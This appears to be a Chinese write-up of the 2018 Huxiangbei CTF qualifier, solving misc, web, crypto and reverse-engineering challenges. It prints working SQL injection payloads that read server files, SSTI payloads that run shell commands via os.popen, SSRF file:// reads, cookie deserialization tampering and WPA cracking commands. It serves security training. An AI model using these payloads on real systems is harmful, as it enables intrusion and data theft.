

2018湖湘杯海选复赛Writeup

原创

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2 篇文章 0 订阅

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[Writeup](#)

1 篇文章 0 订阅

订阅专栏

2018湖湘杯Writeup

[0x01 签到题](#)

[0x02 MISC Flow](#)

[0x03 WEB Code Check](#)

[0x04 WEB Readflag](#)

[0x05 WEB XmeO](#)

[0x06 Reverse Replace](#)

[0x07 MISC Disk](#)

[0x08 Crypto Common Crypto](#)

[0x09 Reverse HighwayHash64](#)

[0x10 Web Mynot](#)

0x01 签到题

关注合天智汇公众号, 回复hxb2018得到flag。

0x02 MISC Flow

解题思路、相关代码和Flag截图:

下载流量包后使用Wireshark打开发现是无线数据包:

```
aircrack-ng ctf.pcap
aircrack-ng ctf.pcap -w password-top1000.txt
airdecap-ng ctf.pcap -e ctf -p password1
```

使用Wireshark分析ctf-dec.pcap

The screenshot shows a Wireshark capture of network traffic. The main pane displays a list of packets. Packet 249 is highlighted, showing an HTTP GET request to `http://192.168.43.86:80/search/?search=flag{H4lf_1s_3n0ugh}`. The packet details pane shows the request structure, including the URI and query parameters. The raw data pane shows the hex and ASCII representation of the request, with the search parameter value `flag{H4lf_1s_3n0ugh}` visible in the ASCII view.

0x03 WEB Code Check

解题思路、相关代码和Flag截图：

查看<http://39.108.176.234:49882/news/>路径发现源代码：通过分析写出加密脚本：

```
from Crypto.Cipher import AES
import base64
def encrypt(context):
    cryptor = AES.new('ydhAQQnexoDuW3', AES.MODE_CBC, '2018201920202021')
    context = context + 'hxb2018'
    if (len(context)%16 != 0):
        add = 16 - (len(context) % 16)
    else:
        add = 0
    context = context + ('\0' * add)
    return base64.b64encode(base64.b64encode(cryptor.encrypt(context)))
while True:
    test = str(raw_input("please input:"))
    print encrypt(test)
```

最后通过sql得到flag:

```
-1 union select 1,load_file('/var/www/flag.php'),3,4 --
-1 union select 1,load_file('/var/www/flag.php'),3,4 --
union select 1,group_concat(schema_name),3 from information_schema.schemata
-1 union select 1,2,version(),4 --
-1 union select 1,group_concat(schema_name),3,4 from information_schema.schemata --
mozhe_discuz_stormgroup
-1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='mozhe_discuz_stormgroup' --
notice,notice2,stormgroup_member
-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='stormgroup_member' --
id,name,password,status
-1 union select 1,name,password,4 from stormgroup_member where id=1 --
mozhe1
356f589a7df439f6f744fff19bb8092c0
-1 union select 1,name,password,4 from stormgroup_member where id=2 --
-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='notice' --
id,title,content,time
-1 union select 1,id,title,4 from notice2 where id=1 --
-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='notice2' --
```

```
python hxb.py
please input:1" and 1=1 #
STVSRnlQZjYDmmpRQ3ZYSD8bGNQUtBQXV60E5dXJcJ2EKzZG03RT0=
please input:1" and 1=1 "
dMqVq8Z2FvVXFCVlVnrUx1ZERYRvhuNGVUGRUDY0U0J5S0zcFKSaz0=
please input:-1 union select 1,load_file('/var/www/flag.php'),4 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ242Nvd3eDfMzFMc091QpJYJJK0E9PQ=
please input:gdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ242Nvd3eDfMzFMc091QpJYJJK0E9PQ=
dFdJhQND1SU0GQ11UUXpveG80d3aX8ZMmZKw0nqWlVTb2HKSFB3YzNtZHBnUhoVU1LKZVBejZRSkKuzZRNcXNCSGL1Vks3WGFURjVhOBDN04R2NFMMV6GUpIhmNlWgUzlpKbthlNhKJzS1BvV0tHkPp0d3UnhLdXdWdKdsk110Y1Z6KZUSR84a3hmb3hvmJUVppW#V5MhB3JQ=
please input:-1 union select 1,load_file('/var/www/flag.php'),4 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,load_file('/var/www/flag.php'),4 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,load_file('/var/www/flag.php'),3,4 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:union select 1,group_concat(schema_name),3 from information_schema.schemata
ZkFRSHRY1J1bmx0R2BjU0U5S5FTTdn130GLHUEV0dmt3YTC2RVC5MYVeRmUdKZVaE8YnZmRV4ZU1mdnZjSVJRZk04UE4NWRhVgS5Y3JEMUJrbV1LTFd3dGRFNK1VU0pxZWgdZ2D0eRmx6QUNL0xaTDE4dnZPmY=
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,group_concat(schema_name),3 from information_schema.schemata
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,group_concat(schema_name),3 from information_schema.schemata --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,2,version(),4 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,group_concat(schema_name),3,4 from information_schema.schemata --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='mozhe_discuz_stormgroup' --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='stormgroup_member' --
cmFFV1LbUtpb19QdnQ5Nyt5aW51MxZua3AwaF0q29qTVxZlxGh3Q0=
please input:
WCS2TWvalVTOU9QajN1RURJc1dCUT09
please input:
WCS2TWvalVTOU9QajN1RURJc1dCUT09
please input:-1 union select 1,name,password from stormgroup_member where id=1 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,name,password,4 from stormgroup_member where id=1 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,name,password,4 from stormgroup_member where id=2 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='notice' --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,title,content,4 from notice where id=1 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,title,content,4 from notice where id=2 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,title,content,4 from notice where id=1 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='notice2' --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,id,title,4 from notice2 where id=1 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:-1 union select 1,id,title,4 from notice2 where id=1 --
eGdKtThcFRyng4VnpTQkpp3FDm1U0HMyJ3NZb0ZB0HVLXJ1Tj1Z2GYxWVRjY0FQbHpwk9XNU1kclxSZ09m0zYmXlV2dWjdvZEZKd1BlV1E9PQ=
please input:
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```



```
hxb2018{14ef3bd9a833a50b7ae24bbb0e4d57c8}
```

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0x04 WEB Readflag

解题思路、相关代码和Flag截图:

打开之后题目提示使用url-ssrf:

测试发现存在web.php:

```
← → ↻ ⓘ 不安全 | view-source:47.107.238.3/?url=file:///var/www/html/ssrf/web.php
应用 [Icons]
1 <?php
2 if(!isset($_GET['url'])){
3     echo "ssrf me with parameter 'url'";
4 }
5 $ch = curl_init();
6 curl_setopt($ch, CURLOPT_URL, $_GET['url']);
7 //echo $_GET['url'];
8 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
9 #curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
10 curl_setopt($ch, CURLOPT_HEADER, 0);
11 echo curl_exec($ch);
12 curl_close($ch);
13
14 //var_dump($_POST);
15 $ip = $_SERVER['REMOTE_ADDR'];
16 if(isset($_POST['user'])){
17     if($_POST['user']=="admin" && $ip=="127.0.0.1"){
18         system("/var/www/html/ssrf/readflag");
19     }
20
21 ,

```

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根据提示存在readflag。但是访问是乱码，猜测使用c语言编译后的，访问readflag.c

```
← → ↻ ⓘ 不安全 | view-source:47.107.238.3/?url=file:///var/www/html/ssrf/readflag.c
应用 [Icons]
1 #include <stdio.h>
2 #include <stdlib.h>
3 int main( int argc, char *argv[] )
4 {
5     char ch;
6     FILE *fp;

```

```
6 FILE *fp;
7 int i;
8
9 if((fp=fopen("flag","r"))==NULL)
10 {
11     printf("error\n");
12     exit(0);
13 }
14
15 while ((ch=fgetc(fp))!=EOF)
16 putchar(ch);
17 fclose(fp);
18 }
19
```

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发现该程序读取的是flag文件，访问得到flag:



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0x05 WEB XmeO

解题思路、相关代码和Flag截图:

提交

payload: `{{'__.__class__.__mro__.__getitem__(2).__subclasses__().pop(59).__init__.func_globals.linecache.os.popen('grep -nir hxb2018').read()}}`。

ID	Content	Score	IP	Actions
5	<code>{{ config['RUNCMD']('cat /usr/local/aegis/PythonLoader/third_party/pymysql/constants/FLAG.py', shell=True)}}</code>	0	1542531056.18	show, Edit, show
6	<code><script>alert(hxb2018{e07a689a7c0bb56720466e93ca05})</script></code>	0	1542531067.11	show, Edit, show
7	<code>{{('.__class__.__mro__.__getitem__(2).__subclasses__().pop(59).__init__.func_globals.linecache.os.popen('grep -r -n "hxb"/home').read())}}</code>	0	1542531093.64	show, Edit, show
8	<code>lmQ2OTg2MGUzY2VIMmZkNjc2OGlyYzdmODQzNDE1YzU3NTdjZDMxZGQi.W_EoPg.iHProbcP6iVPk6bCzFyQ7IZkX8Q</code>	1	1542531296.24	Delete

ADD

ssti服务器端模版注入获得flag。

2018“湖湘杯”网络安全技能大赛 × | 百度一下，你就知道 × | 47.107.172.171:9990/show/266b3fe0-eb0f-11e8-bd57-00163e0a6686

Binary file /home/XmeO/test.db matches /home/XmeO/auto.js:26: 'value' : 'hxb2018{510243761ff63759ed7fe96ca2759e45}',

0x06 Reverse Replace

解题思路、相关代码和Flag截图:

逆向程序逻辑

```
signed int __fastcall sub_401090(int buffer, int len)
{
    int buffer_; // ebx
    int index; // edx
    char v5; // al
    int v6; // esi
    int v7; // edi
    char v8; // al
    int v9; // eax
    char v10; // cl
    int v11; // eax
    int v12; // ecx

    buffer_ = buffer;
    if ( len != 35 )
        return -1;
    index = 0;
    while ( 1 )
    {
        v5 = *(_BYTE*)(index + buffer_);
        v6 = (v5 >> 4) % 16;
        v7 = (16 * v5 >> 4) % 16;
        v8 = a2a49f69c38395c[2 * index];
        if ( v8 < 48 || v8 > 57 )
            v9 = v8 - 'W';
        else
            v9 = v8 - '0';
        v10 = a2a49f69c38395c[2 * index + 1];
        v11 = 16 * v9;
        if ( v10 < 48 || v10 > 57 )
            v12 = v10 - 87;
        else
            v12 = v10 - 48;
        if ( (unsigned __int8)byte_4021A0[16 * v6 + v7] != ((v11 + v12) ^ 0x19) )
            break;
        if ( ++index >= 35 )
            return 1;
    }
    return -1;
}
```

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```
test1 = "637c777bf36b6fc53001672bfed7ab76ca82c97dfa5947f0add4a2af9ca472c0b7fd9326363ff7cc34a5e5f171d8311504c723c31896059a071280e2eb27b27509832c1a1b6e5aa0523bd6b329e32f8453d100ed20fcb15b6acbbe394a4c58cfd0efaaafbb434d338545f9027f503c9fa851a3408f929d38f5bcb6da2110ffff3d2cd0c13ec5f974417c4a77e3d645d197360814fdc222a908846eeb814de5e0bdbbe0323a0a4906245cc2d3ac629195e479e7c8376d8dd54ea96c56f4ea657aae08ba78252e1ca6b4c6e8dd741f4bbd8b8a703eb5664803f60e613557b986c11d9ee1f8981169d98e949b1e87e9ce5528df8ca1890dbfe6426841992d0fb054bb1648".decode('hex')
```

```
test2 = '3350ef85212045c78fcfedf93c51504dcf004d51c7effbc3cf6e9ffb0443c3ff'.decode('hex')
```

```
for tet in test2:
    if tet in test1:
        print(chr(test1.index(tet))),
```

获得flag:

```
f l a g { T h i s _ S i m p l e _ R e p l a c e _ E n c o d e d }  
[Finished in 0.0s]
```

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0x07 MISC Disk

解题思路、相关代码和Flag截图:

The screenshot shows a tool window titled "ctf-flat.vmdk" with a search interface. The search criteria are: Value: f, Encoding: ISO_8859-1:1987, Hex: 66 00 6C 00 61 00 67. Below the search criteria is a table of results.

Position	Content	Match
0x10C4F2	f l a g 0 . t x t	
0x10C8F2	f l a g 1 . t x t	
0x10CCF2	f l a g 2 . t x t	
0x10D0F2	f l a g 3 . t x t	
0x22552A	f l a g 0 . t x t	"
0x225592	f l a g 1 . t x t	#
0x225662	f l a g 3 . t x t	
0x5A4A3A	f l a g 0 . t x t	JI
0x5A4B9A	f l a g 0 . t x t	
0x5A4F62	f l a g 1 . t x t	iI

Results: 15

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AES密钥

```
.data:000000014001DA0D db 0
.data:000000014001DA0E db 0
.data:000000014001DA0F db 0
.data:000000014001DA10 ; HANDLE hObject
.data:000000014001DA10 hObject dq 0FFFFFFFFFFFFFFEh ; DATA XREF: _putwch_nolock+9↑r
.data:000000014001DA10 ; _putwch_nolock+1B↑r ...
.data:000000014001DA18 byte_14001DA18 db 1 ; DATA XREF: common_control87:loc_14001640↑r
.data:000000014001DA18 ; common_control87:loc_14001657↑w
.data:000000014001DA19 align 20h
.data:000000014001DA20 byte_14001DA20 db 1 ; DATA XREF: _ctrlfp+34↑r
.data:000000014001DA20 ; _ctrlfp:loc_140011EF9↑w
.data:000000014001DA21 align 10h
.data:000000014001DA30 db 75h ; u
.data:000000014001DA31 db 98h ; -
.data:000000014001DA32 db 0
.data:000000014001DA33 db 0
.data:000000014001DA34 db 0
.data:000000014001DA35 db 0
.data:000000014001DA36 db 0
.data:000000014001DA37 db 0
.data:000000014001DA38 db 0
.data:000000014001DA38 db 0
.data:000000014001DA39 db 0
.data:000000014001DA3A db 0
.data:000000014001DA3B db 0
.data:000000014001DA3C db 0
.data:000000014001DA3D db 0
.data:000000014001DA3E db 0
.data:000000014001DA3F db 0
.data:000000014001DA40 byte_14001DA40 db 1Bh ; DATA XREF: sub_140001000+18↑r
.data:000000014001DA41 byte_14001DA41 db 2Eh ; DATA XREF: sub_140001000+2C↑r
.data:000000014001DA42 byte_14001DA42 db 35h ; DATA XREF: sub_140001000+42↑r
.data:000000014001DA43 byte_14001DA43 db 46h ; DATA XREF: sub_140001000+4F↑r
.data:000000014001DA44 byte_14001DA44 db 58h ; DATA XREF: sub_140001000+59↑r
.data:000000014001DA45 byte_14001DA45 db 6Eh ; DATA XREF: sub_140001000+63↑r
.data:000000014001DA46 byte_14001DA46 db 72h ; DATA XREF: sub_140001000+6D↑r
.data:000000014001DA47 byte_14001DA47 db 86h ; DATA XREF: sub_140001000+77↑r
.data:000000014001DA48 byte_14001DA48 db 9Bh ; DATA XREF: sub_140001000+81↑r
.data:000000014001DA49 byte_14001DA49 db 0A7h ; DATA XREF: sub_140001000+8B↑r
.data:000000014001DA4A byte_14001DA4A db 0B5h ; DATA XREF: sub_140001000+95↑r
.data:000000014001DA4B byte_14001DA4B db 0C8h ; DATA XREF: sub_140001000+9F↑r
.data:000000014001DA4C byte_14001DA4C db 0D9h ; DATA XREF: sub_140001000+A9↑r
.data:000000014001DA4D byte_14001DA4D db 0EFh ; DATA XREF: sub_140001000+B3↑r
.data:000000014001DA4E byte_14001DA4E db 0FFh ; DATA XREF: sub_140001000+BD↑r
.data:000000014001DA4F byte_14001DA4F db 0Ch ; DATA XREF: sub_140001000+C7↑r
.data:000000014001DA50 dword_14001DA50 dd 0 ; DATA XREF: __report_gsfailure+60↑w
.data:000000014001DA50 ; __report_securityfailure+54↑w ...
.data:000000014001DA54 dword_14001DA54 dd 0 ; DATA XREF: __report_gsfailure+6A↑w
.data:000000014001DA54 ; __report_securityfailure+5E↑w
.data:000000014001DA58 align 20h
```

aes key

编写脚本解密:

```
from Crypto.Cipher import AES
key = '\x1b\x2e\x35\x46\x58\x6e\x72\x86\x9b\xa7\xb5\xc8\xd9\xef\xff\x0c'
ciphertext = raw_input('please input ciphertext:').decode('hex')
decodesys = AES.new(key)
print decodesys.decrypt(ciphertext)[:16] + ciphertext[-16:] + '}'
```

```
$python decode.py
please input ciphertext:4dd78cfbcfc1dbd9e8f31715bf9c346435316565363661623136353863303733
hxb2018-{3d39929451ee66ab1658c073}
```

0x09 Reverse HighwayHash64

解题思路、相关代码和Flag截图:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     signed __int64 v3; // rbx
4     signed __int64 v4; // rax
5     __int64 v5; // rax
6     int v7; // [rsp+20h] [rbp-138h]
7     char Dst[8]; // [rsp+30h] [rbp-128h]
8     char v9[264]; // [rsp+38h] [rbp-120h]
9
10    memset(Dst, 0, 0x104ui64);
11    sub_140001880("Please enter flag(Note:hxb2018{digital}:");
12    gets_s(Dst, 0x104ui64);
13    v3 = -1i64;
14    v4 = -1i64;
15    do
16        ++v4;
17    while ( Dst[v4] );
18    v7 = v4;
19    if ( sub_1400017A0(&v7, 4i64) != -3236539321542973756i64 )
20        exit(1);
21    v5 = (unsigned int)(v7 - 1);
22    if ( (unsigned int)v5 >= 0x104 )
23    {
24        _report_rangecheckfailure();
25        JUMPOUT(*(_QWORD *)&byte_1400019E1);
26    }
27    Dst[v5] = 0;
28    do
29        ++v3;
30    while ( v9[v3] );
31    if ( sub_1400017A0(v9, (unsigned int)v3) != -3997298765240930958i64 )
32        exit(1);
33    sub_140001880("successful!\nplease entry any key exit...");
34    fgetchar();
35    return 0;
36 }
```

https://blog.csdn.net/qq_35405259

```
1 signed __int64 __fastcall sub_140001000(__int64 a1, _QWORD *a2)
2 {
3     signed __int64 result; // rax
4
5     a2[8] = 2010529398738701871i64;
6     a2[9] = 2596668379534143952i64;
7     a2[10] = 3682126100582921028i64;
8     a2[11] = 4917766452702021843i64;
9     a2[12] = 6616806072500811155i64;
10    a2[13] = 6966208159961680524i64;
11    a2[14] = 9103013786954566764i64;
12    a2[15] = -8851787794917354633i64;
13    *a2 = 932457062009331518i64;
14    a2[1] = a2[9] ^ 0x3F3E3D3C3B3A1918i64;
15    a2[2] = a2[10] ^ 0x1226252423222121i64;
16    a2[3] = a2[11] ^ 0x2F2E2D2C2B2A2928i64;
17    a2[4] = a2[12] ^ 0x1312111117161514i64;
18    a2[5] = a2[13] ^ 0x3B3A19183F3E3D3Ci64;
19    a2[6] = a2[14] ^ 0x2322212112262524i64;
20    result = a2[15] ^ 0x2B2A29282F2E2D2Ci64;
21    a2[7] = result;
```

```
22 | return result;  
23 | }
```

https://blog.csdn.net/qq_35405259

修改一下HighwayHashReset函数

```
void HighwayHashReset(const uint64_t key[4], HighwayHashState* state) {  
    state->mul0[0] = 0x1BE6D5D5FE4CCE2Full;  
    state->mul0[1] = 0x24093822299F31D0ull;  
    state->mul0[2] = 0x33198A2E03707344ull;  
    state->mul0[3] = 0x443F6A8885A308D3ull;  
    state->mul1[0] = 0x5BD39E10CB0EF593ull;  
    state->mul1[1] = 0x60ACF169B5F18A8Cull;  
    state->mul1[2] = 0x7E5466CF34E90C6Cull;  
    state->mul1[3] = 0x852821E638D01377ull;  
    state->v0[0] = 0xCF0C0C1ED5EDF3E;  
    state->v0[1] = state->mul0[1] ^ 0x3F3E3D3C3B3A1918ull;  
    state->v0[2] = state->mul0[2] ^ 0x1226252423222121ull;  
    state->v0[3] = state->mul0[3] ^ 0x2F2E2D2C2B2A2928ull;  
    state->v1[0] = state->mul1[0] ^ 0x1312111117161514ull;  
    state->v1[1] = state->mul1[1] ^ 0x3B3A19183F3E3D3Cull;  
    state->v1[2] = state->mul1[2] ^ 0x2322212112262524ull;  
    state->v1[3] = state->mul1[3] ^ 0x2B2A29282F2E2D2Cull;  
}
```

https://blog.csdn.net/qq_35405259

是用脚本解密:

```
now testing : 3070000000  
now testing : 3080000000  
now testing : 3090000000  
now testing : 3100000000  
now testing : 3110000000  
now testing : 3120000000  
now testing : 3130000000  
now testing : 3140000000  
now testing : 3150000000  
now testing : 3160000000  
now testing : 3170000000  
now testing : 3180000000  
now testing : 3190000000  
now testing : 3200000000  
flag this :3205649871
```

https://blog.csdn.net/qq_35405259

```

while (1)
{
    mstest(buffer, 0, 1024);

    sprintf(buffer, "%0.10lld", count);

    ret = HighwayHash64(buffer, 10, key);
    if (0x1CCB25A666AC646B == ret)
    {
        printf("flag this= %s\n", buffer);
        break;
    }
    if (count % 10000000 == 0)
    {
        printf("now testing = %s\n", buffer);
    }
    count ++;
}


```

flag:hxb2018{3205649871}


0x10 Web Mynot

解题思路、相关代码和Flag截图：

首先上传一个图片。发现cookie中存在反序列化字段。



修改cookie中的picture.



base64解密之后: <?php

```
$flag = "hxb2018{b05c25bb0431166321eed47ebf968b89}";
```

```
echo "flag{This_flag_iS_A_F4ke_flag}";
```

得到flag:hxb2018{b05c25bb0431166321eed47ebf968b89}